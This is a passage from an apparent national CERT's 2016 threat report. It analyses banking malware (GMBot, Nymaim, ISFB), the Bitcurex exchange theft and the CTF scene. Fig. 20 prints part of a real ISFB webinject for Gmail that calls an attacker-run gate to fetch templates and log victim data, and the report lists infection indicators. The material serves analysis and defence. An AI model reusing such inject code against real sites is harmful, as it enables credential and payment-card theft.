



Fig. 18. An example of a website overlay in a mobile browse of the device

The function of sending SMS text messages from the infected device to the server was particularly hazardous. Moreover, the people managing the panel could display any message to the victim suggesting SMS text messages were received from the selected sender. Most often it was a message inviting the victim to log in to the mobile application or a website interesting to the criminals. If one of the applications previously specified in the bot configuration is started, an overlay is called, which steals credentials as well as payment card information. All entered data came to the management panel and could be used by the criminals to execute a fraud operation.

In order to get rid of the malicious application from the device, the user must be prepared to perform a factory reset. Technically advanced users may perform this operation via the Android Debug Bridge console.

GMBot threat was recognised very thoroughly and sufficiently early. A series of publications by CERT Polska[71], as well as cooperation with GSM operators in the country directly helped lessen the infection scale. Based on the IMEI number, approx. 1000 devices in the country were identified. In correlation with the total number of over 35 thousands victims worldwide, we can safely assume that the Polish

[71] https://www.cert.pl/en/news/single/gmbot-new-ways-of-phishing-data-from-mobile-web-browsers/



Google play

Please submit your Verifed buy MasterCard Password

Fig. 19. Request of credit card information using application overlay.

campaign of GMBot was unsuccessful. It is also confirmed by data stolen as a result of operation of the malware. Most of them did not include sensitive data such as access passwords for banking and numbers of payment cards.

Nymaim

Nymaim family of malware is not a new one, it appeared for the first time in 2013. Back then, it was used only as a dropper, mainly to distribute TorrentLocker.

It became popular again in February 2016, when its code was supplemented by fragments of ISFB code, which leaked earlier. Then it was given a "Goznym" nickname. This incarnation of Nymaim was particularly interesting to us because it gained the capabilities of a banker and became a major threat in Poland. Because of that we performed its accurate analysis. From this moment on, we were able to trace Nymaim's activity.

At the end of the year, a fast-flux network named "Avalanche" (used extensively by Nymaim) was taken down thanks to the coordinated actions by law enforcement from several countries (see p. 33). For almost two weeks Nymaim was entirely inactive, and currently it is a shadow of its former self. Even though it is still active in Germany (with new injects), it returned to Poland only very recently.

Our research was first published on the Virus Bulletin 2016 conference, and then on the official CERT Polska blog[72].

Infection timeline

Nymaim is mainly distributed via malicious e-mail attachments (so-called malspam). In the early days, the attachments were mainly .doc files containing VBA macros for downloading payloads. With the fall of Avalanche, this part became simplified and now the attachments include directly .exe files.

The infection process starts when a user launches such a malicious attachment. Interesting thing is, NymaIm acts as its own dropper, which means that Nymaim version that infects a user does not perform any malicious operations. It only checks whether:

- it is not launched at a virtual machine (to make the analysis more difficult),
- it is not started in any automatic environment (e.g. the Cuckoo sandbox),
- the current date is not greater than the "validity period" hardcoded in the sample.

The last condition is particularly interesting. It means that if we are going to analyze an e-mail from several months ago, our analysis will be very limited because the dropper will not download the proper part of the malware.

But if all the conditions are fulfilled, the actual infection process starts and the interesting Nymaim part is downloaded, which, for instance, can execute webinjects. From this moment on, the user's computer is fully infected and each attempt of a login to a bank may end up with a theft of a password and money from the account.

[72] https://www.cert.pl/en/news/single/nymaim-revisited/

Infection symptoms

Usually, anti-virus software is a good protection against malware. However, sometimes it is good to know how to check whether the given computer has been infected. Nymalm hides well in the system - the network protocol is fully encrypted and cannot be distinguished from random data (without the knowledge of the decryption key) and does not have any easily spotted patterns. There are, however, several characteristic elements:

1. Network traffic to C&C servers
Network traffic cannot be distinguished from random data. Additionally the Host header is faked, that is, set to a trusted domain (e.g. zepter.com or carfax.com) so that it does not raise suspicions. Those domains are not infected, only their names are used.

2. P2P traffic
The traffic here is also hard to distinguish from random data, but the characteristic element is a HTTP traffic on port different than 80. The current botnet uses the TCP port 31149. Any HTTP traffic with seemingly random data on this port is a strong indicator of system compromise.

3. Files in the system
Each version has different filename format. However, there are several common things. Most importantly, files are placed in the hidden %appdata% directory or %alluserprofile%. The names are characteristic as well - they are composed of a random word and a number. For example:

- %appdata%\chans-%!rndl_0_0_1_1_3%.exe
- %allusersprofile%\vmebus-%!rndl_0_0_1_1_3%.exe
- %appdata%\vmbus-%!rndl_0_0_1_1_3%.exe
- %allusersprofile%\pcmcia-%!rndl_0_0_1_1_3%.exe

After that, Nymaim adds itself to the registry, specifically the key HKCU\Software\Microsoft\Windows\CurrentVersion\Run. The presence of a file with such a name there is another sure indicator of infection. We also have a list of all current Nymaim variants, but it has not been published.

4. Domain Generation Algorithm (DGA)
It is not a reliable way, because DGA is only used as a backup when C&S couldn't be located with other methods. When Nymalm cannot connect to its server, it tries to determine its address by generating pseudo-random domains and checking whether the connection succeeds at some point. The DGA algorithm has been well described (by us, and earlier by the researchers from Cisco Talos).

DGA traffic can be easily identified by the fact that the DNS server is queried for very many domains which look random, almost all of which do not exist. In the case of Nymaim, domains are between 5 and 12 characters long and ends with .net, .com, .in or .pw. The currently used DNS servers are 8.8.8.8 and 8.8.4.4. Most of the queries end with a NXDOMAIN response, which is characteristic for malware using DGA.

Characteristic elements

Nymaim is a P2P botnet, which means that the infected machines communicate not only with C&C servers, but also directly between one another. This makes it harder to neutralize the entire botnet because taking down C&C server is not enough All infected machines would have to be neutralized at the same time, which is impossible in practice. P2P botnets are, however, vulnerable to other attacks, e.g. poisoning attacks (joining fake nodes to the botnet).

It is important to notice that Nymaim stands out from the competition in terms of very strong code obfuscation. That is why it is one of the malware types which is the hardest to analyze. The code itself is obfuscated, all fixed text used in the program, all constants used directly in the code. The configuration itself and the protocol used to communicate with the C&C server are pretty well encrypted as well. In order to perform an analysis, we have created an entire set of scripts, which we have shared (in almost complete version) at github.

com under the name nymaim-tools[73]. Using them, we have managed to extract all interesting data and track Nymaim campaigns on a current basis.

In particular, we have discovered:

- Of 15 000 Nymaim supernodes (infected machines used as servers for other machines in the botnet), 7 500 are located in Poland.
- An accurate list of over 300 banks in Poland, which are attacked (most of them are cooperative banks) with the exact manner of attacks (web injects).
- The list of attacked banks in other countries (we have focused on tracking a Polish botnet, but also looked at the German one and one from the USA).

ISFB

ISFB malware is a constant threat in the Polish Internet (also known as Gozi/Ursnif). It has operated for the last four years, but only in the last year it beat the Tiny Banker (also known as Tinba) or any Zeus derivative in terms of popularity[74, 75]. The previous year brought about extensions which made it possible to communicate using the Tor network and the P2P network, as well as a new variant known as Dreambot.

The technical analysis of this threat was presented by CERT Polska on the BotConf 2016 conference, the materials from which are available publically. The infections took place both via exploit kits and massive spam campaigns. The spam campaigns were erotic in nature, but also about unpaid invoices and other important documents.

Each type of e-mail had ZIP archives attached, containing:

- executable files with double extensions (PDF.exe, PNG.exe)
- Microsoft Office .DOC files with included malicious macros
- .js/.jse files with included malicious JScript code

From ISFB to mobile devices


In December 2016 we could observe another wave of attacks on electronic banking services, including a banking trojan named ISFB. The attack itself is not distinguished by anything in particular. However scenario, rather interesting and hazardous, as it had not been noticed so far on the Polish market, involved the use of ISFB to infect mobile devices using third party websites, e.g. Gmail.

The attack started from infecting the victim's computer. The malware was distributed using e-mails with a malicious attachment. The victim received a configuration file that defined the attacked targets. So far, it included only the transaction services of Polish banks. In this case, apart from standard entries, also entries regarding the mail.google.com domain were added (Fig. 20).

[73] https://github.com/CE RT-Polska/nymaim-tools

[74] slides: https://www.botconf.eu/wp-content/uploads/2016/11/PR20-IS FB-Kotowicz-.pdf


[75] video: https://youtu.be/Nm7d_k0_yOM



```
set_url *mail.google.com*
replace: </body>
inject:
</body> <script type="text/javascript">
(function(){
function inIframe () {
try {
return window.self !== window.top;
} catch (e) {
return true;
}
}
if(inIframe()){return}
//### assests
//### assests
//### assests
//### assests
var template_home="https://onceagainmoredomains.xyz/uadmin/gates/templates.php";
var log_gate="https://onceagainmoredomains.xyz/uadmin/gates/fb.php";
var botid="@ID@";
var link="gmail";
var tooken_def="618947";
var jsonP_def_object=function(){
this.link=link;
this.bid=botid
};
```

Fig. 20. Entries regarding the mail.google.com domain

The entry caused the appearance of an additional message at the moment of logon (Fig. 21. - source zaufanatrzeciastrona.pl) with the following content:



Required action

Due to suspicious activity at your account (e.g. using multiple IP addresses), the installation of our Google Authenticator Code application is required. We will send it to your phone number.

Country code Phone no:

Phone no: (+)

Send a text message

Fig. 21. Additional logon message


After entering the telephone no. the victim received a text message(sender: AuthCode) via an SMS gateway containing a link to download an application.

After downloading, the mobile application looked virtually the same as the real Google Authenticator (the icon is identical). The installation took place manually. In its course, the user granted administration privileges to the application (Fig. 22). At the moment of the attack, the malicious application was not detected by Verify Apps.

The text messages themselves were sent using a gateway, so that the criminals could have a view of the sent messages statuses (Fig. 23). The entire procedure aimed to infect the phone and hijack it.

42 telephone numbers could be identified, each of them received a text message with a link to the application.

The criminals also had a panel, where they stored information which made it possible to



Activate device administrator?


System service

The GNU General Public License is a free, copyleft license forsoftware and other kinds of works. The licenses for most software and other practical works are designedto take away your freedom to share and change the works. By contrast,the GNU General Public License is intended to guarantee your freedom toshare and change all versions of a program - to make sure it remains freesoftware for all its users. We, the Free Software Foundation, use theGNU General Public License for most of our software; it applies also toany other work released this way by its authors. You can apply it toyour programs, too. When we speak of free software, we are referring to freedom, notprice. Our General

Activating this administrator will allow the app Authenticator Code to perform the following operations:


Change the screen-unlock password
Change the screen-unlock password.

Fig. 22. Granting admin privileges



SENDER	RECIPIENT	DATE	STATUS	PARTS	INTERFACE	CREDITS	OPTIONS
AuthCode	4850[redacted]	02.12.2016 13:49:03	✓ Delivered	1	api	0.0350	
AuthCode	48665[redacted]	02.12.2016 13:25:12	✓ Delivered	1	api	0.0350	
AuthCode	4866[redacted]	02.12.2016 13:15:23	✓ Delivered	1	api	0.0350	
AuthCode	4866[redacted]	02.12.2016 13:04:00	☒ Undelivered	1	api	0.0350	
AuthCode	4866[redacted]	02.12.2016 13:02:08	✓ Delivered	1	api	0.0350	

Fig. 23. List of sent text messages



Time	Link	Bot ID	Mobile number	Status	Actions
2016-12-03 16:28:39	youtube	{9605F602-FD59-4E28-8F9F-BFB8A64A7577}	004851360	Procesing...	Delete log
2016-12-03 19:35:08	gmail	cfe5a23520f835064a210cfb93708d15	4853061951	Procesing...	Delete log
2016-12-04 02:12:56	youtube	{4D36EE57-6653-4A9E-AF14-434D69113F6A}	456546546	Procesing...	Delete log
2016-12-04 13:36:33	gmail	7cb2ad6de3a3dce58520ff52a7a3c707	485190388	Procesing...	Delete log
2016-12-04 15:24:10	youtube	{2D160FCC-2F21-4819-B5A7-3F84A0181C8E}	486954335	Procesing...	Delete log


Fig. 24. Management panel

connect a specific victim (Bot ID) to a scenario carried out and the telephone number (Fig. 24).

Tests performed by CERT Polska indicated, for instance, the following capacities of mobile malware:

- sending/receiving/deleting text messages
- redirecting/receiving calls
- access to contacts
- connecting to wireless network
- changing the phone settings
- an overlay that steal credit card information in Google Play (Fig. 25)
- a possibility of displaying overlays for applications that handle social media portals.

The next step after infecting the phone was to define a money transfer using login data stolen by ISFB and passed via a text message with a TAN code (via malware) to the criminals.


Google play

Please submit your Verified by Visa password

Date of Birth

DD MM YY

Address

Post code

Billing phone number

Google play

Add a payment option to complete your account. You will not be charged unless you make a purchase.

4929515693397827

krzysztof

01 21 921

Google play

Add a payment option to complete your account. You will not be charged unless you make a purchase.

Card number

Fig. 25. Overlay that steals credit card information in Google Play

Notice especially that the attack which at first seemed to concern Gmail users, was an attack targeting clients of Internet banking services and its only goal was to steal money from the accounts of the victims.

Ostap Group

Around May 2016 actors usually sending ISFB, started experimenting with a new malware, which was a modification of a bot named KBOT, whose source may be found in files that accompanied the Rovnix leak. This malware was very interesting due to the techniques of communication with C&C[76], injection methods[77], form of distribution[78] and countries targeted by the campaign.

Even though the malware did not stand up to the test of time, the group that dealt with its distribution still plays its part in the criminal underworld and the Javascript code used for attacks did not change much from the time of our publication[79].

It should be added that this group, sometimes named "ostap" (due to the URL address where the C&C was located) enhanced their offer with a ransomware called Evil[80] as well as a certain modification of Tiny Banker distributed in small numbers.

[76] https://www.arbornetworks.com/blog/asert/communications-bolek-trojan/

[77] https://phishme.com/bolek-leaked-carberp-kbot-source-code-complicit-new-phishing-campaigns

[78] https://www.cert.pl/news/single/newest-addition-a-happy-family-kbot/

[79] https://www.cert.pl/news/single/newest-addition-a-happy-family-kbot/


[80] https://www.cert.pl/en/news/single/evil-a-poor-mans-ransomware-in-javascript/

Bitcurex

On 13th October 2016 there were first reports that indicated that there are serious problems in the operation of a Bitcoin exchange platform - Bitcurex. At this time, it was considered the largest Polish BTC exchange (accepting settlements in the Polish currency and available in Polish). From the beginning of its operation in 2012[81], Bitcurex noted several significant incidents. On 14th March 2014, an error which was hazardous to the traders was found, which involved a possibility of manipulating the amount of the PLN total amount of users. The attack involved an attempt to purchase all posted BTC units at extremely high prices, and then a transfer outside the exchange. The operation of the platform was halted, and the official Facebook profile published a message that confirmed that the incident took place[82].

Another serious issue was identified on 8th April 2014. As a result of a revealed "Heartbleed" vulnerability in OpenSSL (CVE-2014-01 60) there were credible reports[83] related to the presence of a bug on Bitcurex servers. The administrator denied the presence of the bug, and the revealed data were meant as a part of a honeypot.

However, the last incident proved to have the most severe effects. On 13th October 2016 a series of transactions were performed from the exchange wallet (address: 1 K2PKGPGrY-TQjPo- hXjDgbjeRtynGAZU9cF)[84] for a total amount of approx. 2300 BTC. For that time, the value of the transferred cryptocurrency units was above 5.5 million PLN. Initially, there appeared a message on the bitcurex.com website that informed about the service works in progress. In the next stage, there was some information about updating the "Bitcoin client", and halting transactions. The final message published at the service two weeks after the incident confirmed "external interference" and "loss of a part of assets". A money refund form was placed at the bitcurex.com website. Interestingly, along with the signed statement, it required any proofs that confirmed the state of the BTC wallet or the amount of gathered means of payment. The clients who issued a statement signalled that the exchange did not keep any of the specified dates.



Dear Sir/Madam,

On 13.10.2016 as a result of actions by third parties, the IT systems of the www.bitcurex.com / www.bitcurex.com service were damaged as a result of an external interference in automatic accumulation and processing of information data. As a result of these actions, part of assets managed by bitcurex.com / www.dashcurex.com were lost.

The owner of the services entered into relevant agreements with specialised companies in order to carry out a safety audit, implement a remedy procedure, and most importantly monitor the lost money. On 17.10.2016 the management board of the Digital Future Sp. z o.o Sp K. company notified the Prosecutor's Office in Łódź on suspicion of committing a crime.

With regard to the above event, the Digital Future Sp. z o.o. Sp. K company on 21.10.2016 entered into an agreement with the Investor to decapitalize the Digital Future Sp. z o.o. Sp. K. company in order to start the service again and allow monetary refunds to users.

In order to resign from services rendered by the bitcurex.com / www.dashcurex.com service and receive refund of means owned in the service, a signed scan of the following form with relevant appendices has to be filled in and sent to the e-mail address kontakt@digital-future.it.

The owner of the service reserves that due to technical issues, the verification time of data included in the form may last up to 7 days from the day the form is received with the required appendices. Any requests sent to the address kontakt @digital-future.it shall be carried out in the order of the sequence of requests, starting from 27.10.2016.

The estimated time of restarting of the service is up to 30.11.2016.

Any questions shall be sent to kontakt@digital-future.it

Fig. 26. Message in the official portal website

Both the bitcurex.com website and the Facebook account show no new activity. The victims started to notify the prosecutor's office on suspicion of committing a crime. The investigation went under the supervision of the District Prosecutor in Łódź, which took actions in relation to the event of leading to unfavourable disposition of goods by Digital Future Spółka z o.o. Spółka komandytowa (limited partnership) with a registered office in Łódź.

[81] https://en.bitcoin.it/wiki/Bitcurex


[82] https://www.facebook.com/Bitcurex/posts/548688121912511

[83] https://zaufanatrzeciastrona.pl/post/jak-bitcurex-dzielniez-bledem-w-openssl-walczyl/

[84] https://blockchain.info/pl/address/1K2PKGPGrYTQjPo-hXjDgbjeRtynGAZU9cF

Overview of the 2016 CTF scene

CTF, that is "Capture The Flag" are a type of team competitions in the infosec community. The two most often found types of games are "jeopardy" and "attack/defense". A great majority of competitions take place via the Internet using the first formula, where "Jeopardy" type tasks of different difficulty are placed in the categories: web application security, cryptography, reverse engineering, exploiting application vulnerabilities (so-called "pwning"), computer forensics or steganography. Some of the Internet "jeopardy" competitions act as qualifications of the first stage of competitions before the finals that take place on-site (most often as part of infosec conferences). They often take place in the "attack/defense" formula, where organisers give each team a series of services within a virtual infrastructure. The competing teams have to find security vulnerabilities in them, fix them (by preparing "patches") and try to exploit services defended by the remaining teams.



Place	Team	Country	Rating
♛ 1	dcua	🇺🇦	1625.714
2	Dragon Sector	🇵🇱	1435.461
3	LC↯BC	🇷🇺	1419.805
4	Plaid Parliament of Pwning	🇺🇸	1419.410
5	p4	🇵🇱	1138.729
6	217	🇹🇼	1088.393

Fig. 27. CTFtime ranking for 2016

Competitions are organised independently by CTF teams, universities, companies, social organisations and government entities. Their popularity increases year by year, in 2016 there were over 100 games lasting between 8 and 48 hours. The qualifiers that take place around the world make up a season (annual) "ctftime.org" ranking. For over three years, the Polish team "Dragon Sector" constantly occupies places in the top three: 3rd place in 2014, 1st place in 2015 and 2nd in 2016. The previous year, a Polish team "p4" earned the 5th place. Both teams have employees of CERT Polska on board. In the top 100 of the national ranking we have 8 regularly playing Polish teams that consist of 80 people in total: infosec specialists and software engineers from the largest technology companies in the world, university (and school) students as well as IT security enthusiasts.

The most important Polish competitions (in the "jeopardy") formula are organised by "Dragon Sector" as part of the "CONFidence" conference in Kraków. In 2016 the first place was occupied by a Pan-European team "Tasteless", the second by Polish "p4", and the third by Australian "9447". The most looked forward CTF in the entire annual cycle is the competition organised at the DEFCON conference in Las Vegas. This year's edition was unique because it was preceded by Cyber Grand Challenge competitions organised by Defence Advanced Research Projects Agency (DARPA), which pitted fully automatic systems for searching, fixing and exploiting security vulnerabilities in applications against each other. The total prize pool exceeded 8 million dollars, the first place was taken by the American startup "ForAllSecure". Their victorious program: "Mayhem" later had a chance to combat other CTF teams in the main DEFCON competition, but came last when having to deal with humans. The competition itself was won by the Plaid Parliament of Pwning group from an American university of Carnegie Mellon.

CTF are one of the best methods to learn various infosec issues and check your skills. That is why they are frequented both by amateurs just starting their adventure with information security and the largest celebrities in this field.

Statistics

Information about threats comes from multiple sources, e.g. our operational activity and automated threat monitoring systems (sinkhole, ARAKIS). The majority however, is obtained from external entities, which include non-profit organisations and independent researchers, national CERTs and commercial companies.

It should be noted that the methods of obtaining information about threats are very numerous. We present several of the most commonly used ones:

- Data about infected computers (botnets) are obtained mainly by taking over the botnet infrastructure (C&C domains) and redirecting them to sinkhole systems.
- For detecting attacks on Internet-facing services (e.g. SSH, WWW) honeypots are used, i.e. systems that pretend to be actual servers.
- Similarly, using client honeypots, i.e. systems that act as WWW browsers, it is possible to detect malicious websites that infect the visiting users.
- The detection of vulnerable services (e.g. incorrectly configured NTP servers that may be used for DDoS attacks) is done by large-scale scanning of the IPv4 address space. Even though a similar method of discovery has been used by criminals for a long time, in 2015 there was a sharp increase in the number of scans performed by entities that share such data with CSIRTs and network owners for remediation purposes.

Limitations

We put best effort to make the picture presented through the statistics in this chapter an accurate representation of all common threats for Internet users in Poland. However, there are certain limitations, largely resulting from the bias or gaps in the available source data. Most importantly, it is not possible to gather full information about all types of threats, with a clear example of attacks targeting specific entities or groups of users (as opposed to wide-scale attacks) which usually are not noticed by our monitoring systems and will not be reported to our team.

The problem with the accurate representation of the current situation is also caused by the fact that a threat may be active - even for a longer time - but not monitored until it is thoroughly investigated first. For instance, the number of infected computers belonging to a botnet may be hard to establish until it becomes neutralised by a takeover of its C&C infrastructure.

Another important problem is the method of estimating the scale of the given threat, which we most often perform by counting the number of affected IP addresses per day. Thereby we assume that the number of addresses is close to the number of devices or users affected by the given issue. Of course, this measure is not perfect due to common use of two mechanisms, which impact the number of observable public addresses:

- NAT (Network Address Translation), causing underestimation, because one public IP address might correspond to multiple computers on a local network.
- DHCP (Dynamic Host Configuration Protocol), causing overestimation, because, for instance, the same infected computer may be detected several times during the day, under various addresses.

We believe the effect of both mechanisms on the obtained total results mostly balances itself, but a precise estimation of this effect would require a separate analysis, which is out of the scope of this report.

The last important limitation is the IP version: all provided statistics concern the fourth version of the protocol. Since IPv6 usage in Poland is very limited, we receive a negligible number of events regarding this type of addresses.

